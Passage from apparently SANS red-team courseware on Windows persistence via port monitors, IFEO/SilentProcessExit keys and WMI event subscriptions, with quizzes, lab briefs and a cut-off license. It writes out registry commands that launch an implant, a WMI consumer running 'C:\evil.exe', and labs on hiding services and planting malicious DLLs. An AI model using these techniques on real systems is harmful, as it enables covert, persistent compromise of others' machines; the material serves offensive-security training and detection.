© 2024 Jonathan Reiter

Module Summary

- Defined and described port monitors
- Looked at two ways to implement the method
- Discussed the permissions required

Module Summary
In this module, we defined port monitors and discussed how Microsoft intended for them to be used. Two ways of leveraging port monitors for persistence were explored from a manual method to a programmatic method. Lastly, we touched on a minor limiting factor for this method; the requirement to be a local admin.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What API is called to create a new port monitor?

A CreateNewMonitor

B AddMonitor

C AddNewMonitor

Unit Review Questions
Q: What API is called to create a new port monitor?

A: CreateNewMonitor

B: AddMonitor

C: AddNewMonitor

© 2024 Jonathan Reiter

Unit Review Answers

What API is called to create a new port monitor?

A CreateNewMonitor

B AddMonitor

C AddNewMonitor

Unit Review Answers
Q: What API is called to create a new port monitor?

A: CreateNewMonitor

B: AddMonitor

C: AddNewMonitor

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In this module, we will discuss how to persist using Image File Execution Options (IFEO).

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Define what IFEO is
- Abuse the feature to gain persistence
- Discuss what permissions are required

Objectives
The objectives for this module are to define Image File Execution Options and abuse the feature to service our persistence needs. We will also talk about what permissions are required for pulling this off.

© 2024 Jonathan Reiter
Technet24

What Is IFEO?

Image File Execution Options

IFEO is a Windows Registry key that enables the debugging or tracing of a process when it is started. The IFEO key is a great for developers so their application can be debugged, but it is also great for malware authors looking to persist on the target.

What Is IFEO?

IFEO stands for Image File Execution Options and comes in the form of a Windows Registry key. The idea behind it is to give some more options for when a process begins execution. The options can be any number of actions, like having a debugger launch when the process does, or having your implant run when the process does. If you are a Sysinternals fan, you can easily have Process Explorer or Process Monitor launch when the Windows Task Manager is launched. In fact, Process Explorer gives you this option natively by choosing Options->Replace Task Manager. As a developer, we can take advantage of this key as a method to monitor our application. As an implant developer, we can take advantage of this key as a persistence mechanism same as malware authors have been doing. This method really works great for EXE files, and not so much for DLLs.

© 2024 Jonathan Reiter

IFEO GlobalFlag

A nice addition to the traditional IFEO

Gflags.exe

Bundled with the Windows SDK, enables advanced debugging of applications

Silent process exit

Monitor an exiting process

Image: Process to "watch"
Monitor: The "watching" process

IFEO GlobalFlag
To use GlobalFlags, the SDK must be installed. After installation is completed, the gflags binary should be located at: **C:\Program Files (x86)\Windows Kits\10\Debuggers\x64**. MSDN describes the binary as one that can enable more advanced debugging and is used to turn on other indicators that other tools track. Gflags has the power to set system-wide debugging settings under the following Registry key: **HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\GlobalFlag**. However, for this to take effect you must reboot the system. With it, we can also affect settings for a specific application. To make this setting stick, we would change the **HKLM\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Image File Execution Options*ImageFileName*\GlobalFlag**.


But wait, there's more! If you were to scroll down toward the bottom of the MSDN page, you would see something called Silent Process Exit. This feature allows you to "monitor" the silent exit of a process. This means we get to specify what actions we want to take when a process exits. The gflags.exe utility will make the necessary changes to this registry key: **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options*ProcessName*\GlobalFlag** and set the FLG_MONITOR_SILENT_PROCESS_EXIT flag. Simply replace "ProcessName" with the one that you want to "monitor" and then you have your persistence kicking off when the process exits.

To summarize the relationship between the setting and the Registry Key, see the below list.

- Global settings: **HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\GlobalFlag**
- App-specific for all users: **HKLM\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Image File Execution Options*ImageFileName*\GlobalFlag**
- Silent exit, app-specific, for all users: **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit*ImageFileName***
- App debugger: **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options*ImageFileName*\Debugger**

© 2024 Jonathan Reiter
Technet24

Running Gflags.exe



SANS | SEC670 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control 83

Running Gflags.exe

The GUI version of the gflags program looks similar to the screenshot on the slide. You can see the various tabs at the top of the window that are specific to categories like the Kernel, Image File, and Silent Process Exit. Feel free to explore the tool and the features that it provides. Once you have an understanding you can programmatically implement many of these items on your own.

GflagsX


A modern take on the original gflags.exe utility

Pavel Yosifovich created a new version of gflags that offers a great new look to the tool. Check out his repo for this and other awesome tools: https://github.com/zodiacon.

GflagsX
Pavel Yosifovich has been recreating several tools with better features and a nicer looking GUI. Pavel has been posting them publicly on his repo https://github.com/zodiacon. If you get a chance, check them out for yourself.

© 2024 Jonathan Reiter
Technet24

Running GflagsX



Running GflagsX

The GUI for Pavel's tool looks much nicer and more modern than the legacy tool. There are not as many tabs at the top of the window, but many of those features are consolidated. For example, the Silent Process Exit tab and its options are located under the Image tab for GflagsX.

© 2024 Jonathan Reiter

Manual Implementation

- reg.exe
- Done with interactive shell
- Could be done with APIs

```
reg add HKLM\...\Image File Execution Options\ProcessName /v GlobalFlag /t REG_DWORD /d 512

reg add HKLM\...\SilentProcessExit\ProcessName /v ReportingMode /t REG_DWORD /d 1

reg add HKLM\...\SilentProcessExit\ProcessName /v MonitorProcess /d "C:\Path\To\implant.exe"
```


Manual Implementation

It is possible to manually make the Registry keys using the reg.exe command-line utility. The examples on the slide demonstrate how we could implement this if we were using an interactive shell on the target. The other option is to do this programmatically with the appropriate Win32 Registry APIs we covered earlier in the course, like ***RegOpenKeyExA***. After obtaining a handle to a key, we can then call ***RegCreateKeyExA*** so we can create or modify a key, and then call ***RegSetValueEx*** so we can write the values to the proper keys, etc. Needless to say, there is more than one way that we can go about getting this done.

© 2024 Jonathan Reiter
Technet24

Abusing IFEO

1010
1010

Take advantage of what is given.

We can take advantage of IFEO to achieve our own persistence goals. To do this, it would be beneficial to choose an application that starts early in the boot process, or one that we are certain will execute either by the user or the system.

Abusing IFEO

Since we are interested in persisting on the target, we are going to abuse this option. The trick is choosing the best target process to do this against. We should choose one that kicks off when the system is starting up. A good possibility that fits into that role would be userinit.exe as it starts when the system does. You can leverage your knowledge of Windows internals for other options. There could also be third party applications that start when the system does, so they can serve as good options too. Perhaps you know that a user opens a particular process as part of their daily work routine; we can leverage that as well. In the end, pick something that you do not have to trigger manually.

© 2024 Jonathan Reiter

Permissions Needed

What permissions are needed for IFEO persistence?

Admin

Basic users do not have permission to create/edit certain Registry keys.

SYSTEM

The SYSTEM account can do pretty much anything. Never hurts to have this access.

Permissions Needed

Sadly, if we only have permissions as a basic user, then we will be denied access when trying to modify the HKLM Registry keys needed for the IFEO persistence method. Since we have already discussed a few ways that we can escalate our privileges, there is no need to bring that discussion here, but we can use any technique we can to become Admin. We might be lucky and find the path to Admin and perhaps even SYSTEM is trivial. Regardless of the path to gain higher privileges, now that we have them, we can modify the Registry as we see fit. One thing to remember is to properly clean up should you need to get off the target. We would want to put things back where they belong and leave the system how it was before we came on the box, so disabling IFEO for an image would need to be done. The logic could be built into an uninstall command, or similar command, and sent to the implant so that when sent, it will go through and reverse many of the actions taken, like Registry key modifications.

© 2024 Jonathan Reiter
Technet24

IFEO Persistence

Source code review!

IFEO Persistence
Time to jump into the source code and explain it before you implement it on your own.

© 2024 Jonathan Reiter

Lab 4.3: IFEOPersisto

Demonstrating persistence via IFEO keys

Please refer to the eWorkbook for the details of the lab.

Lab 4.3: IFEO Persistence
Please refer to the eWorkbook for the details of this lab.

© 2024 Jonathan Reiter
Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to become familiar with the persistence method of Image File Execution Options and the two variants: process start and silent exits.

© 2024 Jonathan Reiter

Module Summary

- Defined IFEO
- Abused IFEO manually and programmatically
- Observed limiting factors such as permissions for IFEO

Module Summary
In this module, we defined IFEO and discussed how Microsoft intended for it to be used. We also moved into discussing another variant of IFEO, which was the SilentProcessExit option. From there we looked at how we can abuse both variants while at the same time observing permissions issues if not being done with elevated permissions like Admin or SYSTEM.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What registry key could be used to watch for process termination?

A SilentProcessExit

B Debugger

C DebuggerProcessExit

Unit Review Questions
Q: What registry key could be used to watch for process termination?

A: SilentProcessExit

B: Debugger

C: DebuggerProcessExit

© 2024 Jonathan Reiter

Unit Review Answers

What registry key could be used to watch for process termination?

A SilentProcessExit

B Debugger

C DebuggerProcessExit

Unit Review Answers
Q: What registry key could be used to watch for process termination?

A: SilentProcessExit

B: Debugger

C: DebuggerProcessExit

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What registry key could be used to watch for process creation?

A SilentProcessExit

B IFEO

C DebuggerProcessExit

Unit Review Questions
Q: What registry key could be used to watch for process creation?

A: SilentProcessExit

B: IFEO

C: DebuggerProcessExit

© 2024 Jonathan Reiter

Unit Review Answers

What registry key could be used to watch for process creation?

A SilentProcessExit

B IFEO

C DebuggerProcessExit

Unit Review Answers
Q: What registry key could be used to watch for process creation?

A: SilentProcessExit

B: IFEO

C: DebuggerProcessExit

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In this module, we will discuss why you would need to drop something to disk, where to drop, cleaning up, and more.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Introduce WMI and its purpose
- Discuss WMI events and subscriptions
- Explore triggers for specified actions

Objectives
The objectives for this module are to start off with an introduction to the Windows Management Instrumentation (WMI) and its intended usage. We will also get into WMI events, filters, and subscribing to receiving events of interest. Lastly, we will look at the triggers to kick off an event, like the creation of a new process, a new logical drive being loaded, or a failed logon attempt. WMI abuse is an active technique still being used by nation state actors today. WMI attacks are not new at all and yet they are still being overlooked by cybersecurity defenders and AV/EDR solutions (although these groups are getting better at noticing these attacks).

© 2024 Jonathan Reiter
Technet24

What Is WMI?


The Windows Management Instrumentation (WMI)

The Windows OS must manage the data and operations not only for itself but also for remote systems. WMI is the method that instruments this management and is designed for developers and administrators to use with ease via C++ development or PowerShell scripting.

What Is WMI?
Windows generates an enormous amount of data and executes many operations. Because of this, it needs something to assist with the management of said data. Enter the Windows Management Instrumentation (WMI). WMI enables developers and administrators to query data that might be held in the WMI database. For administrators, WMI enables you to connect to and query large numbers of remote computers for whatever data you might need. In addition, you can invoke WMI methods to execute something locally or against a remote system, like creating a new process that may have crashed and did not start up again, or you need to create some new Registry keys. WMI becomes even easier to manage with PowerShell natively supporting WMI with several cmdlets, like Get-WmiObject for one. For developers, WMI is perfect and catered for our C++ development. We can create WMI providers that provide data to consumers, and we can also create our own consumers to subscribe to events, or data, that existing providers are pushing out. Before we get into events and filters, we need to understand a bit more about the back end of WMI.

© 2024 Jonathan Reiter

WMI Architecture



Providers and Objects

WMI Infrastructure

WMI Consumers

WMI Architecture

The graphic on the slide is the representation of the architecture of WMI, according to MSDN online documentation. You can follow this in stages starting at the very bottom with area 1. Area 1 is where WMI providers are doing their job of providing data that can be stored in the WMI repository, and area 2 is where data is sent to WMI consumers in area 3. One very interesting WMI provider is the Win32 provider that can give consumers a list of processes. This could prove to be another method used for process enumeration—it's just noisy. Area 2 houses the core of WMI, and its repo can store static data to be queried by consumers. This data is persistent across reboots and offers an interesting persistence mechanism that we will explore. As you might have noticed on the graphic, consumers can be created by C++ programs or scripting with PowerShell, which makes it extremely easy to utilize. In the end they all go through COM interfaces, but regardless, they enable us to create a consumer that can query events given by providers. Because there can be so many events, we must filter them by creating a filter, and filters are created using a specific query language named WQL, or the Windows Query Language. WMI adheres to a universal standard known as CIM, the Common Interface Model.

© 2024 Jonathan Reiter
Technet24

What Is CIM?

The Common Information Model (CIM)

The CIM is an industry standard that is used by WMI to represent various items, like systems, processes, devices, and more. CIM is object oriented and gives the look and feel of a C++ class. CIM gives us three levels of classes: Core, Common, and Extended.

What Is CIM?

Standards typically have models to go by and WMI is no exception because it follows the industry standard called the Common Information Model (CIM). The CIM is used to represent data in a uniformed way, data such as systems, processes/applications, networks, devices, and more. There are numerous existing CIM classes, but developers can create new ones that can be used to represent completely customized products like networked ovens or HVAC units. These classes are very similar to that of C++ classes developers would create. At its core, CIM provides various levels of classes—three of them to be exact. The first one is Core, which is used to represent the managed objects for managed systems. Next is the Common class. These classes are an extension of the Core classes and are not tied down to any specific technology. Finally, we have the Extended class, which unlike the Common class is specific to certain technologies like operating systems. One example of a Windows Extended class is Win32_ComputerSystem. These levels of classes make CIM cross-platform, except for the Extended class, of course.

© 2024 Jonathan Reiter

WMI and CIM Schemas

Classes can be grouped together into what are called schemas.

CIM Schema

Classes start with CIM_ and provide the definition for the Core and Common classes. Developers can create their own as well.

Win32 Schema

Classes start with Win32_ and provide the definitions for the Extended CIM class specific for the Win32 environment. Developers can create their own here as well.

WMI and CIM Schemas

WMI and CIM classes are often grouped together to form what are called schemas, and they are typically specific to certain managed objects. Specific to the Windows SDK, there are two schemas in place. The first schema is the CIM schema, and its classes are easy to identify as they begin with the prefix CIM_. The Core and Common classes are defined as part of the CIM schema. There are many CIM classes, like CIM_Battery, CIM_Memory, CIM_ComputerSystem, CIM_Directory, etc. Perhaps the more interesting schema is the Win32 schema. It is here that the Extended class is defined that provides classes specific to the Win32 environment. Win32 is also a provider, but more on that shortly. Developers can create their own schemas, classes, etc. in either the CIM schema or the Win32 schema.

© 2024 Jonathan Reiter
Technet24

Win32 Provider and Classes

The provider provides all data specific to Windows.

Class Name	Description
Win32_Account	Information about user and group accounts
Win32_LoggedOnUser	Relates to session and user accounts
Win32_OperatingSystem	The Windows OS installed on the system
Win32_Process	A process on the system
Win32_Registry	The system registry on the system
Win32_Service	A service on the system
Win32_Thread	An executing thread in a process

Win32 Provider and Classes

The Win32 provider is where we can fetch any data that might relate to the Windows operating system. The data can be static or dynamic, such as a list of running processes. The classes shown on the slide are but a small subset of classes that are defined by the Win32 provider. As you can see, there are several classes that can be used for very specific purposes. We can use specific classes for recon about users of the system, who is logged on like an Admin or Domain Admin, what processes are running, and more. Several classes have methods that can be invoked like the Win32_Process class. We could use it to create a new instance of the class, which in this case would be a new process. To narrow things down and cut out some of the noise, we could create filters to focus on certain events from a specific class. We can filter on any number of items, like filtering on processes using the Win32_Process class, we can filter for account logon attempts, etc. Once a filter is created, it can be used to trigger events if the filter criteria is met.

© 2024 Jonathan Reiter

WMI Events

Changes with WMI data or services trigger events.

Intrinsic Events

Events that change in the "standard WMI model" such as the _InstanceCreationEvent. These are for objects that reside in the WMI repository.

Extrinsic Events

Events that are not tied directly to a change in the WMI model such as the RegistryKeyChangeEvent.

WMI Events

Before we would ever create a subscription to an event, we need to determine what type of event we will be receiving. WMI has intrinsic and extrinsic events with each type being quite different. The intrinsic events are created when there is some kind of change in the WMI model. The WMI repository holds objects inside of it, and WMI providers can create, delete, or modify the objects. An example of such objects are classes, instances of classes, or namespaces. When WMI providers make changes to objects, an intrinsic event occurs. To these changes, WMI conducts a polling operation like *_InstanceCreationEvent* for when an instance of a class is created. Another example of an event could be *_InstanceModificationEvent* for when an instance is modified.

Extrinsic events are not triggered by changes to WMI repository objects. Specifically, when an event cannot be tied directly to a change in the data model it must be an extrinsic event. One such example would be events that are related to the Registry. The *RegistryKeyChangeEvent* is an extrinsic event that can notify consumers that a certain Registry key has been changed. This could possibly be useful for protecting your Registry persistence mechanism.

© 2024 Jonathan Reiter
Technet24

Filtering Events Using WQL

Windows Query Language

Extrinsic events can be queried normally

Intrinsic events must be polled at some defined interval

```
Data Query
SELECT * FROM Win32_NTLogEvent WHERE logfile
= 'System' AND EventCode = '4625'

Event Query
SELECT * FROM __InstanceCreationEvent WITHIN
5 WHERE TargetInstace ISA "Win32_Process" AND
TargetInstance.Name = 'notepad.exe'

Schema Query
SELECT * FROM meta_class WHERE __this ISA
"Win32_Process"
```


Filtering Events Using WQL

How are events filtered? The Windows Query Language, WQL, might look similar to that of the Structured Query Language, SQL, and that is because WQL is a subset of SQL. There are certain types of queries that we can create such as Data queries, Event queries, or Schema queries. We can start off our query using the *SELECT* statement. The *SELECT* statement will be specific to the type of query, Data, Event, or Schema. It takes quite a bit of research to determine what classes you will need to query. The determination must also be made if the query will be for intrinsic or extrinsic events. Remember, intrinsic events require polling like the Event query example on the slide and polls must be done on a frequency.

The event query example on the slide is polling for *__InstanceCreationEvents* every 5 seconds. The new instance that is created must be an instance of the *Win32_Process* class with a process name of notepad.exe. These types of queries can get very complex rather quickly but yet specific for your persistence needs.

The Data query example is making a query from the *Win32_NTLogEvent* class. The logfile being chosen is the System logfile and it is looking for a specific event code of 4625, the event for failed logon attempts.

The last example query is for a Schema query to better understand the *Win32_Process* class definition. Schema queries are used for understanding the definition of a class. This type of query is quite different because we do not rely on instances of a class being present. Schema queries only support the *SELECT* * statement unlike the other query types. Also, by saying *meta_class* we indicate that this is a schema query being executed.

© 2024 Jonathan Reiter

Testing WMI Queries

```
Get-WmiObject __EventFilter -Namespace root\subscription
Get-WmiObject __EventConsumer -Namespace root\subscription
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription

Get-WmiObject -Query "select * from Win32_Process where name='notepad.exe'"
Get-WmiObject -Query "select * from win32_ntlogevent where eventcode=4625 and \
logfile='security' and message like %alice%"


Can trigger logon events using smbclient \\\\#{target}\\C$ -U alice badpassword
```


Testing WMI Queries

PowerShell offers developers with perhaps the easiest method for testing WMI queries, thus saving us from having to develop what could be hundreds of lines of code for queries that do not work. Thanks to the *Get-WmiObject* cmdlet and we can pass a crafted query to the cmdlet's -Query parameter.

© 2024 Jonathan Reiter
Technet24

Event Triggers

- Events triggering actions
- Filtering for notepad.exe
- Consuming the event and triggering action

```
Event Query
SELECT * FROM __InstanceCreationEvent WITHIN
5 WHERE TargetInstace ISA "Win32_Process" AND
TargetInstance.Name = 'notepad.exe'

Event Consumer
Set-WmiInstance -Class
CommandLineEventConsumer -Namespace
"root\subscription" -
Arguments@='Consumer';ExecutablePath='C:\evil
.exe';CommandLineTemplate='C:\evil.exe'
```


Event Triggers

When it comes to event triggers, nothing has been triggered yet. The only thing done so far is filtering out a specific event. The next thing is to set up our Event Consumer that will contain the action we wish to execute. When registering the consumer, there is an Action block that must be filled out. Specifically, there are five Consumer classes that we can implement. *ActiveScriptEventConsumer*, *CommandLineEventConsumer*, *LogFileEventConsumer*, *NTEventLogEventConsumer*, *SMTPEventConsumer* are the five consumers that we could use, but perhaps the most interesting to us are the *CommandLineEventConsumer* and the *ActiveScriptEventConsumer* classes. The *CommandLineEvent* is an interesting class because it will create a process when the filter it is being bound to is triggered. One of the properties of the class is the *CommandLineTemplate* that specifies the binary that is to be executed. There is also the *ExecutablePath* property that is used to specify the absolute path for the executable. The filter on the slide polls from the *__InstanceCreationEvent* class for the notepad.exe process every five seconds. The instance that will consume that event is shown using PowerShell for easier readability. It will execute the evil.exe file whenever the notepad.exe process is created.

Detecting WMI Attacks

Sysmon can be configured to detect WMI attacks.

The abuse that has been done with WMI can be detected using several tools, one of them being Sysmon. The configuration can catch the Event Filters, the Event Consumers, and our bindings of filters and consumers.

Detecting WMI Attacks

There are several methods and tools for detecting these style of attacks, so be careful before you implement this method. One of the more popular tools today is one put out by Microsoft called Sysmon. It has proven to be very formidable, and when configured correctly, can make our job much more challenging. One of the configurations for Sysmon is for detecting WMI attacks, which should be on by default, making this easier for the defenders and harder for us attackers. As an example, Sysmon would let you know when a *WmiEventConsumer* event has been created. Despite the logs being created, the decision must be made to determine if the event was malicious. Logs are one thing, but the categorization of the event is another.

© 2024 Jonathan Reiter
Technet24

Module Summary

- Discovered that WMI is impressively powerful
- Saw how events can be filtered and consumed to trigger actions
- Discussed how it can be used for persistence and elevation

Module Summary
In this module, we took a deep dive into WMI, how it is designed, how events are created, how events can be consumed, and how we can trigger process creation when a certain event is kicked off. WMI, aside from being an amazing tool for sysadmins, is also an amazing tool for attackers. Not only can we persist, but we can elevate from Admin to SYSTEM at the same time since our action in our consumer will kick off as SYSTEM.

© 2024 Jonathan Reiter

Unit Review Questions

What WMI class holds together the event filter and the event consumer?

A FilterToConsumerBinding

B Win32_Process

C CommandLineEventConsumer

Unit Review Questions
Q: What WMI class holds together the event filter and the event consumer?

A: FilterToConsumerBinding

B: Win32_Process

C: CommandLineEventConsumer

© 2024 Jonathan Reiter
Technet24

Unit Review Answers

What WMI class holds together the event filter and the event consumer?

A FilterToConsumerBinding

B Win32_Process

C CommandLineEventConsumer

Unit Review Answers
Q: What WMI class holds together the event filter and the event consumer?

A: FilterToConsumerBinding

B: Win32_Process

C: CommandLineEventConsumer

© 2024 Jonathan Reiter

Unit Review Questions

What types of events must be polled at some interval?

A Extrinsic

B Intrinsic

C All of the above

Unit Review Questions
Q: What types of events must be polled at some interval?

A: Extrinsic

B: Intrinsic

C: All of the above

© 2024 Jonathan Reiter
Technet24

Unit Review Answers

What types of events must be polled at some internal?

A Extrinsic

B Intrinsic

C All of the above

Unit Review Answers
Q: What types of events must be polled at some interval?

A: Extrinsic

B: Intrinsic

C: All of the above

© 2024 Jonathan Reiter

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

Welcome to the bootcamp for Section 4! The challenges during the bootcamp will be very challenging but have fun with them and do not hesitate to reach out for assistance, guidance, or if you have any questions.

© 2024 Jonathan Reiter
Technet24

Bootcamp

- NotInService
- InitToWinit
- OhMyWMI
- CustomShell

Bootcamp
The bootcamp challenges today will really test your knowledge of Windows APIs. Services are important and as such, the first challenge is about services. The "Not in service" challenge requires you to create, install, and then hide your own service. The second challenge is about the *AppInit* method where you create the AppInit_DLLs key accordingly to get your DLL payload to execute without getting stuck in the infinite loop mentioned during that section. The third challenge is about using WMI to programmatically establish your foothold. You can use PowerShell for your initial testing or to get it going but the final product should be done in C or C++ as a compiled binary.

The last challenge of the day is to combine everything you have learned so far into a baby implant. The baby implant should be able to do full recon, inject into other processes, persist across reboots, create a log file, etc.

© 2024 Jonathan Reiter

Lab 4.4: NotInService

- Develop the code for your service application.
- Develop the code to install your service.
- Develop the code to hide your service.

Lab 4.4: NotInService
For "Not in service," you will be developing a custom service to be installed on the target system. Once done, you will also create the code that will install your service. Finally, after the service has been installed, you will create the code to hide it. There are a couple of ways to go about accomplishing this challenge, but the most straightforward is to use the proper Win32 APIs. Your service does not have to perform anything specific as long as it runs successfully and hidden is the main point.

Have fun!

© 2024 Jonathan Reiter
Technet24

Lab 4.5: InitToWinit

- Create the AppInit_DLLs key.
- Use an existing malicious DLL or build you own for this.
- Watch out for infinite loading situations.

Lab 4.5: InitToWinit
You can get carried away with this challenge quickly if you are not paying close attention to the details. If you need to, refer back to the Registry keys section when we discussed this method and what it can be used for. The main goal here is to become familiar with the code to implement the method, while at the same time not getting caught in a never-ending loop situation. The DLL to use should be one that you have either created already or one that you create specifically for this lab. Avoid using DLLs made by msfvenom, but for a learning experience, try one out and see what happens.

© 2024 Jonathan Reiter

Lab 4.6: OhMyWMI

- Create a permanent subscription based on system uptime.
- The trigger should execute your persistence tool.

Lab 4.6: OhMyWMI
WMI was discussed in depth earlier in this section, and now it is time to put your foundations to the test. For this challenge, you are to create an installer that will establish your persistence based on system uptime. PowerShell will be your friend for this challenge as you should use it to test your queries. Once you have your query finalized, you can implement it programmatically in your code. If you finish early, you can implement more options that change what events are being subscribed to and what the trigger is.

© 2024 Jonathan Reiter
Technet24

Lab 4.7: CustomShell

- Create a basic shell.
- Implement features covered in this section.
- Implement thorough error checking.

Lab 4.7: CustomShell
Please refer to the eWorkbook for the details of this bootcamp challenge.

© 2024 Jonathan Reiter

670.5

Enhancing Your Implant: Shellcode, Evasion, and C2

Technet24

© 2024 Jonathan Reiter. All rights reserved to Jonathan Reiter and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties 